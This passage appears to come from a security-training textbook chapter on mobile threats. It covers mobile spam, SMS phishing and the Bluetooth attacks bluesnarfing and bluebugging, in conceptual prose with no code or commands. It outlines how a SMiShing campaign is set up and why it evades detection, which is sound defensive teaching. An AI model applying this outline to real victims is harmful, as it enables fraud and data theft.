


Figure 17.4: App Sandboxing issues

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Mobile Spam

Unsolicited text/email messages sent to mobile devices from known/unknown phone number and email IDs

Spam messages contain advertisements or malicious links that can trick users into revealing confidential information

Significant amount of bandwidth is wasted by spam messages

Spam attacks are performed for financial gain



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Spam

At present, mobile phones are widely used for both personal and business purposes. Spam is a generic term for unsolicited messages sent via electronic communication technologies such as SMS, MMS, instant messaging (IM), and email.

Mobile phone spam, also known as SMS spam, text spam, or m-spam, refers to unsolicited messages sent in bulk form to known/unknown phone numbers/email IDs to target mobile phones.

Typical spam messages delivered to mobile phones are as follows:

- Messages containing advertisements or malicious links that can trick users into revealing confidential information
- Attractive commercial messages advertising products/services
- SMS or MMS messages claiming that the victim has won a prize and asking him/her to place a call to a provided premium-rate telephone service number for further details
- Malicious links that may lure users into divulging sensitive personal or corporate data
- Phishing messages that lure the recipient into revealing personal or financial data such as name, address, date of birth, bank account number, credit card number, and so on, which an attacker can use to commit identity or financial fraud

Spam messages consume a significant amount of network bandwidth. The consequences of mobile spam include financial loss, malware injection, and corporate data breach incidents.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 17.5: Example of a spam message

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

- SMS Phishing is the act of trying to acquire personal and financial information by sending SMSs (Instant Messages or IMs) containing deceptive links



Why is SMS Phishing Effective?

- Most consumers access the Internet through a mobile
- Easy to set up a mobile phishing campaign
- Difficult to detect and stop before harm already caused
- Mobile users are not conditioned to receiving spam text messages on their mobiles
- No mainstream mechanism for weeding out spam SMSs
- Few mobile anti-viruses check SMSs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SMS Phishing Attack (SMiShing) (Targeted Attack Scan)

Text messaging is the most prevalent nonvoice communication on mobile phones. Users around the world send and receive billions of text messages daily. Such a massive amount of data entails an increase in spam or phishing attacks.

SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS systems to send bogus text messages. It is the act of trying to acquire personal and financial information by sending SMS (or IM) containing deceptive links. Often, these bogus text messages contain a deceptive website URL or telephone number to lure victims into revealing their personal or financial information, such as SSNs, credit card numbers, and online banking username and password. In addition, attackers implement SMiShing to infect victims' mobile phones and associated networks with malware.

Attackers buy a prepaid SMS card using a fake identity. Then, they send an SMS bait to a user. The SMS may seem attractive or urgent. For example, it may include a lottery message, gift voucher, online purchase, or notification of account suspension, along with a malicious link or phone number. When the user clicks the link, considering it to be legitimate, he/she is redirected to the attacker's phishing site, where he/she provides the requested information (e.g., name, phone number, date of birth, credit card number or PIN, CVV code, SNN, and email address). The attacker may use the acquired information to perform malicious activities such as identity theft, online purchases, and so on.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.6: SMS Phishing process

Why is SMS Phishing Effective?

- Most consumers access the Internet through a mobile device.
- Easy to set up a mobile phishing campaign.
- Difficult to detect and stop it causes harm.
- Mobile users are not conditioned to receiving spam text messages on their mobile devices.
- No mainstream mechanism for weeding out spam SMS.
- Most mobile anti-virus tools do not check SMS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

SMS Phishing Attack Examples



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SMS Phishing Attack Examples





Figure 17.7: Examples of SMS Phishing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

- Mobile device pairing on open connections (public Wi-Fi/unencrypted Wi-Fi routers) allows attackers to eavesdrop and intercept data transmission using techniques such as;
  - Bluesnarfing (stealing information via Bluetooth)
  - Bluebugging (gaining control over the device via Bluetooth)
- Sharing data from malicious devices can infect/breach data on the recipient device



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections

Setting a mobile device's Bluetooth connection to "**open**" or the "**discovery**" mode and turning on the automatic Wi-Fi connection capability, particularly in public places, pose significant risks to mobile devices. Attackers exploit such settings to infect a mobile device with malware such as viruses and Trojans or compromise unencrypted data transmitted across untrusted networks. They may lure victims into accepting a Bluetooth connection request from a malicious device or they may perform a MITM attack to intercept and compromise all the data sent to and from the connected devices. Using the information gathered, attackers may engage in identity fraud and other malicious activities, thereby putting users at great risk.

Techniques such as "bluesnarfing" and "bluebugging" help an attacker to eavesdrop on or intercept data transmission between mobile devices paired on open connections (e.g., public Wi-Fi or unencrypted Wi-Fi routers).

- **Bluesnarfing** (Stealing information via Bluetooth)

  Bluesnarfing is the theft of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, PDAs, and other devices. This technique allows an attacker to access the victim's contact list, emails, text messages, photos, videos, and business data, stored on the device.

  Any device with its Bluetooth connection enabled and set to "discoverable" (allowing other Bluetooth devices within range to view the device) may be susceptible to bluesnarfing if the vendor's software contains a certain vulnerability. Bluesnarfing exploits others' Bluetooth connections without their knowledge.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Bluebugging** (Taking over a device via Bluetooth)

  Bluebugging involves gaining remote access to a target Bluetooth-enabled device and using its features without the victim's knowledge or consent. Attackers compromise the target device's security to perform a backdoor attack prior to returning control to its owner. Bluebugging allows attackers to sniff sensitive corporate or personal data, receive calls and text messages intended for the victim, intercept phone calls and messages, forward calls and messages, connect to the Internet, and perform other malicious activities such as accessing contact lists, photos, and videos.

